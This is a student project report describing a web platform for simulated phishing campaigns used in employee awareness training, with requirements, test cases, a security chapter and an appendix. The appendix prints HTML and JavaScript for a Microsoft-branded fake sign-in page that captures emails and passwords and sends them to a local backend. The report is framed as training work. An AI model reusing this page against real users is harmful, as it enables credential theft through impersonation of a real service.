Innovation Centre for Education

PHEMESOFT
Software That Matters

YENEPOYA
(DEEMED TO BE UNIVERSITY)
Recognized under Sec 3(A) of the UGC Act 1956
Accredited by NAAC with 'A' Grade

YENEPOYA INSTITUTE OF ARTS, SCIENCE, COMMERCE AND MANAGEMENT

YENEPOYA (DEEMED TO BE UNIVERSITY)

BALMATTA, MANGALORE

A PROJECT REPORT ON

"SIMULATED PHISHING CAMPAIGN FOR EMPLOYEE TRAINING"

SUBMITTED BY

HIZAN RAHMAN

22BCIECS042

III BCA (IOT, ETHICAL HACKING AND CYBERSECURITY)

GUIDED BY:
Mr. Shashank – IBM SME

TABLE OF CONTENTS

1. INTRODUCTION **1**
1.1 Overview of the Project 1
1.2 Objective of the Project 2
1.3 Project Category 2
1.4 Tools and Platform Used 2
1.5 Overview of the Technologies Used 3
1.5.1 Hardware Requirements 3
1.5.2 Software Requirements 3
1.5.3 Frontend and Backend Technologies 4
1.6 Structure of the Program 4
1.7 Statement of the Problem 4

2. SOFTWARE REQUIREMENTS SPECIFICATION **5**
2.1 Introduction 5
2.1.1 Purpose 5
2.1.2 Scope of the Project 5
2.1.3 Intended Audience and Reading Suggestions 5
2.1.4 Definitions, Acronyms, and Abbreviations 6
2.1.5 References 6
2.1.6 Overview 7
2.2 Overall Description 7
2.2.1 Product Perspective 7
2.2.2 Product Features 7
2.2.3 User Characteristics 7
2.3 Operating Environment 8
2.3.1 Design and Implementation Constraints 8

2.3.2 General Constraints 8
2.3.3 Assumptions and Dependencies 8
2.4 Specific Requirements 9
2.4.1 External Interface Requirements 9
2.4.1.1 User Interface 9
2.4.1.2 Hardware Interface 9
2.4.1.3 Software Interface 9
2.4.1.4 Communication Interface 9
2.4.2 Functional Requirements 10
2.4.3 Performance Requirements 10
2.4.4 Design Constraints 10
2.4.5 Other Requirements 10
3. SYSTEM ANALYSIS AND DESIGN 11
3.1. Introduction 11
3.2. Data Flow Description 11
3.3. Database Design 12
3.3.1. ER Diagram 13
3.4. User Interface Design 13
4. Testing 16
4.1. Introduction 16
4.2. Testing Objective 16
4.3. Test Cases 17
4.3.1. Admin Login 17
4.3.2. Invalid Admin Login 17
4.3.3. Send Email to User 18
4.3.4. Invalid Email Format 18
4.3.5. Fake Login Page Credential Capture 19
4.3.6. Empty Credentials on Fake Login Page 19
4.3.7. Dashboard Credential View 20
4.3.8. Logout Functionality 20

5. System Security **21**
5.1. Introduction 21
5.2. Software Security 21
5.2.1. Authentication for Admin Access 21
5.2.2. Secure Credential Handling 21
5.2.3. Backend Input Validation 22
5.2.4. MongoDB Security 22
5.2.5. Environment Separation (Optional) 22
5.2.6. Ethical Boundaries 22

6. CONCLUSION **23**

7. FUTURE ENHANCEMENTS **24**
7.1. Email Scheduling and Automation 24
7.2. User Roles and Permissions 24
7.3. Template Library Integration 24
7.4. Detailed Analytics and Reporting 24
7.5. IP and Location Tracking 25
7.6. Real-Time Notifications 25
7.7. Mobile and Tablet Optimization 25

8. BIBLIOGRAPHY **26**

9. APPENDIX **27**
10.1. Phishing Email Content 27
10.2. Technologies Used 27
10.3. Environment Configuration 28
10.4. Landing Page Sample Code 28

1. INTRODUCTION

Cybersecurity threats continue to evolve rapidly, making it critical for organizations to prioritize employee awareness and training. Phishing remains one of the most common and effective methods used by cybercriminals to gain unauthorized access to sensitive information. Employees often serve as the first line of defense in mitigating such attacks. To strengthen this line of defense, this project focuses on simulating phishing attacks in a controlled environment to assess and enhance employee awareness and responsiveness to phishing threats.

The Simulated Phishing Campaign for Employee Training project provides a webbased solution that enables organizations to send simulated phishing emails to their employees and track their interactions. It offers features such as email template customization, credential capture (for training purposes only), and a dashboard to monitor clicks and submissions. This helps IT and security teams to evaluate the effectiveness of security training and identify areas for improvement.

This chapter outlines the fundamental aspects of the project, including the project overview, objectives, category, tools and platforms used, technologies adopted, and a brief structure of the implemented system.

1.1. Overview Of the Project

The Simulated Phishing Campaign for Employee Training is a platform designed to train employees by mimicking real-world phishing attacks in a safe and educational environment. It allows administrators to send simulated phishing emails to users and monitor their behavior—whether they open the email, click on links, or enter credentials. This tool helps in identifying vulnerable users and measuring the overall security awareness within an organization.

1.2. Objective Of the Project

- To create a web-based phishing simulation platform.
- To evaluate employee susceptibility to phishing attacks.
- To track clicks and credential entries for analysis.
- To increase organizational awareness regarding phishing threats.
- To support security teams in tailoring training based on real-time data.

1.3. Project Category

This project falls under the category of Web-Based Security Awareness and Training Tool. It integrates cybersecurity awareness with a user-friendly interface for simulations and tracking.

1.4. Tools And Platform to Be Used

- Frontend: HTML, CSS, JavaScript, React
- Backend: Node.js, Express.js
- Database: MongoDB
- Other Tools: Nodemailer(for sending emails), Mongoose (for MongoDB interactions), Visual Studio Code, GitHub

1.5. Overview Of the Technologies Used

1.5.1. Hardware Requirements

- Processor: Intel Core i3 or higher
- RAM: Minimum 4 GB
- Hard Disk: Minimum 100 GB
- Internet Connectivity

1.5.2. Software Requirements

- Operating System: Windows/Linux/macOS
- IDE: Visual Studio Code
- Browser: Chrome/Firefox
- Node.js and npm
- MongoDB Community Edition

1.5.2. Front End and Back End Programming Languages

Frontend: HTML for structure, CSS for styling, JavaScript and React for interactivity and component-based UI.

Backend: Node.js for server-side scripting, Express.js for routing, and MongoDB for storing user interactions and email logs.

1.6. Structure Of the Program

The system is modularly designed and consists of the following key components:

- Login System: Authenticates the administrator before allowing access to the dashboard.
- Dashboard: Displays statistics related to phishing campaign clicks and credential captures.
- Send Email: Allows administrators to input recipient emails and send phishing simulations.
- Fake Login Page: Simulates a Microsoft-style login interface for training purposes.
- Credential Tracker: Captures and stores entered credentials (only for educational simulation).
- MongoDB Integration: Stores campaign results and user interaction data.
- Session Management: Ensures secure login/logout flow.

1.7. Statement Of the Problem

In many organizations, employees lack awareness of phishing tactics, often clicking on suspicious links or entering sensitive information into fake websites. Traditional training programs are often ineffective due to a lack of practical exposure. This project addresses the gap by creating a platform that allows simulated phishing campaigns, providing real-time data on user behavior, and enabling targeted training for high-risk employees.

2. SOFTWARE REQUIREMENTS SPECIFICATIONS

2.1. Introduction

2.1.1. Purpose

The purpose of this document is to outline the software requirements specification (SRS) for the project titled *Simulated Phishing Campaign for Employee Training*. This document defines the complete functionality, features, and constraints of the system, ensuring all stakeholders understand the scope and objectives clearly.

2.1.2. Scope of the Project

The Simulated Phishing Campaign for Employee Training project is a web-based platform designed to test and educate users on cybersecurity awareness, specifically phishing threats. The platform allows administrators to send simulated phishing emails, track user interaction (clicks, login attempts), and present a dashboard with detailed analytics.

2.1.3. Intended Audience and Reading Suggestions

This document is intended for:

- Project Guide and Reviewers
- Developers
- Testers
- Deployment Team
- End-users (for reference)

Readers should start with the overview and then refer to specific sections relevant to their role.

2.1.4. Definitions, Acronyms and Abbreviations

Term	Definition
SRS	Software Requirements Specification
UI	User Interface
DB	Database
HTML	HyperText Markup Language
CSS	Cascading Style Sheets
Node.js	JavaScript runtime for backend
MongoDB	NoSQL database used for storage

2.1.5. References

- IEEE SRS Template Guidelines
- MongoDB Documentation
- Node.js Official Documentation
- Express.js Documentation
- OWASP Phishing Simulation Guide

2.1.6. Overview

This document begins with an overall description of the system, including user characteristics and constraints. It further describes specific functional and nonfunctional requirements, external interfaces, performance goals, and design constraints.

2.2. Overall Description

2.2.1. Product Perspective

This software is a standalone web application hosted on a local or cloud server. It includes admin functionalities for sending phishing emails, a fake login page to capture user responses, and a dashboard for analytics. It is part of a broader employee training initiative but functions independently.

2.2.2. Product Features

- Admin can send phishing emails to selected recipients.
- Fake login pages simulate real-world phishing attacks.
- Captures credentials without storing sensitive data permanently.
- Dashboard displays email clicks, login attempts, and timestamp data.
- Logout functionality and session management.

2.2.3. User Characteristics

There are two primary user roles:

- **Administrator**: Manages campaigns, views data, and configures templates.

- **Targeted Users**: Receives phishing emails, interacts unknowingly, and are later educated.

Users are assumed to have basic computer literacy.

2.3. Operating Environment

2.3.1. Design and Implementation Constraints

- Web application must support all modern browsers.
- Backend to be developed using Node.js and Express.js.
- MongoDB will be used for storing user interactions and templates.
- Frontend should be responsive and mobile-friendly.

2.3.2. General Constraints

- Only internal network access (for testing/training).
- Email sending restricted to whitelisted domains.
- Login credentials captured are not stored permanently (for ethics compliance).

2.3.3. Assumptions and Dependencies

- Users will open the phishing email using a supported device.
- Admin will configure templates before sending emails.
- MongoDB and Node.js are properly configured on the deployment machine.

2.4. Specific Requirements

2.4.1. External Interface Requirements

2.4.1.1. User Interface

- Dashboard showing charts and tables.
- Email sending page with recipient field.
- Login simulation page mimicking Microsoft login.

2.4.1.2. Hardware Interface

Application runs on standard desktop/laptop with minimum 4GB RAM.

- No dedicated hardware required.

2.4.1.3. Software Interface

- Node.js Backend with Express.js.
- MongoDB for storage.
- Frontend with HTML/CSS/JS.

2.4.1.4. Communication Interface

- Email server (SMTP) for sending phishing emails.
- HTTP/HTTPS for frontend-backend communication.

2.4.2. Functional Requirements

- Admin login and logout.
- Email sending to selected recipients.
- Credential capture through fake login.
- Store and display clicks and credentials on dashboard.
- Delete or reset campaign data.

2.4.3. Performance Requirements

- The system should handle at least 100 emails per campaign.
- Dashboard data must load within 2 seconds.
- Capture response within 1 second of user action.

2.4.4. Design Constraints

- Use of open-source technologies only.
- Must comply with ethical standards for data usage.

  Avoid permanent storage of real user passwords.

2.4.5. Other Requirements

- The application must include logout at the bottom of the sidebar.
- Users should be redirected to a safe website after login simulation.
- Campaign results should be stored with timestamp and email.

3. SYSTEM ANALYSIS AND DESIGN

3.1. INTRODUCTION

System analysis and design are crucial components in the software development lifecycle that help translate user requirements into a functional and efficient system. The "Simulated Phishing Campaign for Employee Training" project was designed to help organizations train employees to recognize and avoid phishing attacks by simulating realistic email-based phishing attempts and tracking their responses. This chapter outlines the actual design components built in the current project.

3.2. DATA FLOW DESCRIPTION

The system primarily consists of the following modules:


- **Login Module**: Authenticates admin access.

  Dashboard Module: Displays captured credentials including email, password, and timestamp.
- **Send Email Module**: Allows the admin to send a phishing email by entering the recipient's email.
- **Credential Capture Module**: A fake login page captures email and password inputs, stores them in the database, and redirects users after submission.

The data flow follows a simple sequence where:

1. Admin logs into the application using a basic username/password.
2. Admin can navigate to the Send Email page to simulate phishing emails.
3. Upon interaction with phishing emails, the fake login page captures and sends credentials to the backend.

4. Dashboard displays the tracked credentials in tabular format.




3.3. DATABASE DESIGN

MongoDB is used to store the captured credentials from the fake login page. Each document in the database includes:

- email (String)
- password (String)
- timestamp (Date)

These records are later displayed on the dashboard.

3.3.1. ER DIAGRAM



3.4. USER INTERFACE DESIGN


The user interface is minimal and focused on usability for administrators. It includes:

- A login screen located at / with styled form input.
- A sidebar-based layout with navigation to “Dashboard” and “Send Email”.

- A fake Microsoft-style login page that mimics a real login to trick users into entering their credentials.
- A dashboard that clearly displays the email, password, and timestamp of captured credentials.


The styling is done using inline CSS and includes a custom background image and modern input forms.

- Phishing simulator login page:



- Dashboard:

- Send Email page:



4. TESTING

4.1. INTRODUCTION

Testing is a critical phase of the software development lifecycle that ensures the application functions as expected and is free of bugs. In this project, functional testing, manual testing, and basic negative testing were performed to validate each module — including admin login, email sending, credential capture, and dashboard viewing. These tests help ensure that the system works correctly under normal and abnormal conditions.

4.2. TESTING OBJECTIVE

The main objective of testing this project is to ensure:

- The admin can log in with valid credentials.
- Emails can be successfully sent to provided recipients.
- The fake login page can capture and store user credentials.
- The dashboard correctly fetches and displays captured data.
- No broken flows or unexpected behaviour exist in critical paths.

4.3. TEST CASES

4.3.1. Admin Login

Test Case ID	**TC001**
Description	Validate admin login
Input	Valid username and password
Expected	Redirect to dashboard
Actual	Redirects to dashboard
Result	Pass

4.3.2. Invalid Admin Login

Test Case ID	**TC002**
Description	Invalid admin credentials
Input	Wrong username or password
Expected	Show error message
Actual	Displays login error
Result	Pass

4.3.3. Send Email to User

Test Case ID	**TC003**
Description	Send phishing email to user
Input	Valid email address
Expected	Email sent confirmation
Actual	Displays “Email Sent” message
Result	Pass

4.3.4. Invalid Email Format

Test Case ID	**TC004**
Description	Invalid email format in input
Input	abc@@gmail, no @ sign, etc.
Expected	Show validation error
Actual	Error shown
Result	Pass

4.3.5. Fake Login Page Credential Capture

Test Case ID	**TC005**
Description	Capture credentials
Input	Email & Password fields
Expected	Save to MongoDB
Actual	Stored with timestamp
Result	Pass

4.3.6. Empty Credentials on Fake Login Page

Test Case ID	**TC006**
Description	Submit empty form fields
Input	Empty email or password
Expected	Prevent or log empty input
Actual	Empty values stored
Result	Fail (Needs Validation)

4.3.7. Dashboard Credential View

Test Case ID	**TC007**
Description	View captured data on dashboard
Input	None (direct navigation)
Expected	Table with entries
Actual	Displays saved records
Result	Pass

4.3.8. Logout Functionality

Test Case ID	**TC008**
Description	Logout and redirect to login
Input	Click on logout button
Expected	Redirects to login page
Actual	Logs out and redirects
Result	Pass

5. SYSTEM SECURITY

5.1. INTRODUCTION

In any web application, security is a fundamental concern — especially in projects involving credential collection and user tracking. This project, "Simulated Phishing Campaign for Employee Training", includes critical features such as credential capture and dashboard access, which must be protected against unauthorized usage. Although the application is designed for internal and educational use, basic security principles were applied during development to safeguard both data and functionality.

5.2. SOFTWARE SECURITY

The following measures were implemented to ensure the system remains secure and performs as expected in a controlled environment:

5.2.1. Authentication for Admin Access

- Only authenticated users (admin) can access the dashboard and send phishing emails.
- Login is validated against predefined credentials.
- Logout functionality is implemented to invalidate sessions and prevent unauthorized access.

5.2.2. Secure Credential Handling

- Captured credentials from the fake login page are stored securely in MongoDB.
- No IP addresses or identifiable metadata are stored to ensure the system remains ethical and privacy-conscious.
- No credentials are exposed directly in frontend responses — data is only available through protected admin access.

5.2.3. Backend Input Validation

- Server-side validation is implemented to prevent empty or malformed input for email addresses and credentials.
- Validation also ensures that malicious scripts or injections are not accepted in any input field.

5.2.4. MongoDB Security

- Only necessary fields are stored in the database.
- No direct access is provided to the database outside the backend routes.
- Mongoose schema validation is applied to prevent bad data.

5.2.5. Environment Separation (Optional)

- While not implemented, the application is designed in a way that it can be safely deployed in an isolated, sandbox environment to simulate phishing without impacting real systems.

5.2.6. Ethical Boundaries

- The tool is only intended for employee awareness training in a simulated environment.
- No real harm or unauthorized phishing is performed using the system.
- Educating users about phishing risks through simulation ensures ethical compliance.

6. CONCLUSION

The project titled *Simulated Phishing Campaign for Employee Training* was developed to raise awareness among employees about phishing attacks and help them recognize potentially harmful emails. This system provides a practical way to conduct internal phishing simulations, capture credentials in a secure and ethical manner, and analyse user responses through a centralized dashboard.

The project involved the development of a web-based application using technologies such as Node.js for the backend and MongoDB for the database. It features a fake login page that simulates credential capture, an email sending module, and a dashboard for administrators to monitor user activity. The application also allows redirection after login submission and displays captured data in a structured and readable format.

This project has fulfilled its goal of simulating real-world phishing scenarios in a controlled and responsible environment. It has not only demonstrated technical implementation but also emphasized the importance of cybersecurity training in organizations. With further enhancements, the system can be extended to support userspecific reports, role-based access, or email scheduling to improve the training experience.

7. FUTURE ENHANCEMENTS

The current implementation of the *Simulated Phishing Campaign for Employee Training* serves as a foundational prototype for educating users on phishing awareness. While it covers essential features like credential capture, email simulation, and basic dashboard analysis, there are several areas that can be enhanced in future iterations of the project:

7.1. Email Scheduling and Automation

Automating the email sending process with scheduling functionality will allow campaigns to be executed at specific times, improving realism and convenience.

7.2. User Roles and Permissions

Introducing role-based access (e.g., Admin, Trainer, Viewer) can help segment access to different parts of the system and enhance security.

7.3. Template Library Integration

A library of pre-defined phishing email templates and login page designs can streamline campaign creation and improve efficiency.

7.4. Detailed Analytics and Reporting

Enhancing the dashboard with data visualization tools like charts and graphs would make it easier to understand campaign performance and user behavior at a glance.

7.5. IP and Location Tracking (Optional)

Adding the option to track user IP addresses and geolocation (with consent) can provide additional context for security training and analytics.

7.6. Real-Time Notifications

Notifying administrators instantly when users interact with phishing emails can help evaluate responsiveness and potentially mitigate threats.

7.7. Mobile and Tablet Optimization

Making the web application fully responsive and optimized for mobile and tablet use would increase its accessibility across devices.


These enhancements would elevate the system from a basic simulation tool to a robust phishing awareness platform suitable for large organizations.

8. BIBLIOGRAPHY

1. **Node.js Documentation**
   https://nodejs.org/en/docs/
2. **Express.js Guide**
   https://expressjs.com/
3. **MongoDB Documentation**
   https://www.mongodb.com/docs/
4. **W3Schools – HTML, CSS, JavaScript Tutorials**
   https://www.w3schools.com/
5. **MDN Web Docs (Mozilla Developer Network)**
   https://developer.mozilla.org/
6. **Nodemailer Documentation**
   https://nodemailer.com/about/
7. **OWASP Foundation – Phishing Awareness**
   https://owasp.org/wwwcommunity/attacks/Phishing
8. **Cybersecurity & Infrastructure Security Agency (CISA)**
   https://www.cisa.gov/
9. **Bootstrap Documentation**
   https://getbootstrap.com/
10. **Font Awesome Icons**
    https://fontawesome.com/
11. **Stack Overflow (General TechnicalReferences)**
    https://stackoverflow.com/
12. **GeeksforGeeks – Full Stack Web Development Tutorials**
    https://www.geeksforgeeks.org/

9. Appendix

9.1. Phishing Email Content



9.2. Technologies Used

Frontend: HTML, CSS, Bootstrap

Backend: Node.js with Express

Database: MongoDB

Others: Nodemailer , mongoose

9.3. Environment Configuration

```
phishing-sim > .env
1   EMAIL_USER=sample@gmail.com
2   EMAIL_PASS= PASSWORD
3
```

9.4. Landing Page Sample Code

```
<html>
<head>
    <title>Sign in to Microsoft Online Services</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, user-scalable=yes"/>
    <meta http-equiv="Pragma" content="no-cache"/>
    <meta http-equiv="Expires" content="-1"/>
    <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
    <meta name="PageID" content="i5030.2.0"/>
    <meta name="SiteID" content="10"/>
    <meta name="ReqLC" content="1033"/>
    <meta name="LocLC" content="1033"/>
    <meta name="mswebdialog-newwindowurl" content="*"/>
    <link href="https://web.archive.org/web/20211124193620/https://secure.aadcdn.microsoftonline-p.com/aad/20.200.19625/images/favicon_a.ico" rel="SHORTCUT ICON" />
    <link href="https://secure.aadcdn.microsoftonline-p.com/aad/20.200.19625/css/login.ltr.css" rel="stylesheet" type="text/css" />
    <script src="https://secure.aadcdn.microsoftonline-p.com/aad/20.200.19625/js/jquery.1.5.1.min.js" type="text/javascript"></script>
    <script src="https://secure.aadcdn.microsoftonline-p.com/aad/20.200.19625/js/aad.login.js" type="text/javascript"></script>
    <script src="https://secure.aadcdn.microsoftonline-p.com/aad/20.200.19625/js/jquery.easing.1.3.js" type="text/javascript"></script>
    <style>
        body { display: none; }
    </style>
</head>
<body>
<script>
    if (self == top) {
        $('body').css('display', 'block');
    } else {
        top.location = self.location;
    }

    function handleSubmit(event) {
        event.preventDefault();

        const email = document.querySelector('input[name="UsernameForm"]').value;
        const password = document.querySelector('input[name="password"]').value;

        fetch("http://localhost:5000/submit-credentials", {
            method: "POST",
            headers: {
                "Content-Type": "application/json"
            },
            body: JSON.stringify({ email, password })
```

```
        .finally(() => {
            window.location.href = "https://www.microsoft.com";
        });
    }

    // Set branding on page load
    $(document).ready(function () {
        Constants.DEFAULT_LOGO = 'https://web.archive.org/web/20201012165953/https://secure.aadcdn.microsoftonline-p.com/aadbranding/1.0.1/aadlogin/office365/logo.png';
        Constants.DEFAULT_ILLUSTRATION = 'https://web.archive.org/web/20211125201800/https://secure.aadcdn.microsoftonline-p.com/aadbranding/1.0.1/aadlogin/Office365/illustration.jpg';
        Constants.DEFAULT_BACKGROUND_COLOR = '#E83C00';

        Context.TenantBranding.workload_branding_enabled = true;
        User.UpdateLogo(Constants.DEFAULT_LOGO, "Sign in");
        User.UpdateBackground(Constants.DEFAULT_ILLUSTRATION, Constants.DEFAULT_BACKGROUND_COLOR);
        User.moveFooterToBottom('250px');
    });
</script>

<div class="ie_legacy" id="background_branding_container" style="background: #FFFFFF">
    <img alt="Illustration for Microsoft Online Services" id="background_background_image" />
    <div class="background_title_text" id="background_company_name_text"> </div>
</div>

<div class="overlay ie_legacy" id="background_page_overlay"> </div>

<div class="login_panel" id="login_panel">
    <table class="login_panel_layout" style="height: 100%;">
        <tbody>
            <tr class="login_panel_layout_row" style="height: 100%;">
                <td id="login_panel_left"> </td>
                <td id="login_panel_center">
                    <div class="login_inner_container">
                        <div class="inner_container cred">
                            <div class="login_workload_logo_container"></div>
```

```
                            <div class="login_cta_container normaltext">
                                <div class="cta_message_text" id="login_cta_text">Sign in with your organizational account</div>
                            </div>

                            <ul class="login_cred_container">
                                <li class="login_cred_field_container">
                                    <div class="login_textfield textfield" id="cred_userid_container">
                                        <form name="loginForm" onsubmit="handleSubmit(event)">
                                            <input class="login_textfield textfield required email field normaltext" name="UsernameForm" placeholder="someone@example.com" type="text" tabindex="1" required /><br /><br />
                                            <input class="login_textfield textfield required field normaltext" name="password" placeholder="Password" type="password" tabindex="2" required /><br /><br /><br />
                                            <input class="button normaltext cred_sign_in_button refresh_domain_state" type="submit" value="Sign In" />
                                        </form>
                                    </div>
                                </li>
                            </ul>
                        </div>
                    </div>
                </td>
            </tr>
        </tbody>
    </table>
</div>

</body>
</html>
```